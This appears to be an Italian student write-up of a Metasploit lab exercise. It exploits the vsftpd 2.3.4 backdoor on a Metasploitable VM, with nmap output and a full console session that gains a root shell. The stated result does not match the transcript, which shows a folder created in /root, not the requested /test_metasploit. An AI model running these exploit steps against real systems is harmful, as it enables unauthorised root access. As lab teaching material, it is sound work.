Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Esercizio Pratico con Metasploit sulla Macchina Metasploitable


Obiettivo: Condurre una sessione di hacking sulla macchina Metasploitable utilizzando Metasploit per sfruttare una vulnerabilità nel servizio vsftpd, e successivamente creare una cartella nella directory root (/).


Passaggi seguiti:

1. **Configurazione della macchina Metasploitable:**
   - Indirizzo IP della macchina Metasploitable: 192.168.1.149/24.
2. **Avvio di Metasploit:**
   - Avviare Metasploit Framework con il comando msfconsole.
3. **Scansione della rete:**
   - Utilizzare Nmap per eseguire una scansione della rete e identificare i servizi in esecuzione sulla macchina Metasploitable.
   - Comando: nmap -sV 192.168.1.149
4. **Individuazione del servizio vsftpd vulnerabile:**
   - Verificare che il servizio vsftpd sia in esecuzione sulla porta 21.
5. **Utilizzo del modulo di exploit per vsftpd:**
   - Caricare il modulo di exploit specifico per la vulnerabilità di vsftpd.
   - Comando: use exploit/unix/ftp/vsftpd_234_backdoor
   - Configurare l'indirizzo IP della macchina target.
   - Comando: set RHOST 192.168.1.149
   - Eseguire l'exploit.
6. **Ottenere una sessione sulla macchina Metasploitable:**
   - Una volta eseguito l'exploit con successo, ottengo l'accesso alla macchina target.
7. **Creazione della cartella nella directory root:**
   - Utilizzare il comando mkdir per creare una nuova cartella chiamata test_metasploit nella directory root (/).
   - Comando: mkdir /test_metasploit

Risultato: Ho ottenuto una sessione sulla macchina Metasploitable sfruttando la vulnerabilità nel servizio vsftpd. Successivamente, ho creato con successo una cartella chiamata memerpreter nella directory root.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.128 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.182 ms
^C
── 192.168.1.149 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1039ms
rtt min/avg/max/mdev = 0.128/0.155/0.182/0.027 ms
(kali㉿kali)-[~]
$
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV -p 1-1024 192.168.1.149
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-31 13:30 EDT
Nmap scan report for PC192.168.1.149 (192.168.1.149)
Host is up (0.00016s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.51 seconds
(kali㉿kali)-[~]
$


%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%
Press SPACE BAR to continue
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search exploit vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:46581 → 192.168.1.149:6200) at 2024-05-31 13:34:08 -0400


Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:46581 → 192.168.1.149:6200) at 2024-05-31 13:34:08 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
mrdir MEMERPRETER
sh: line 9: mrdir: command not found
mkdir MEMERPRETER
metax [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# ls
vulnerable
root@metasploitable:/home/msfadmin# cd ..
root@metasploitable:/home# cd ..
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# cd root/
root@metasploitable:~# ls
Desktop MEMERPRETER reset_logs.sh vnc.log
root@metasploitable:~# _
CTRL (DESTRA)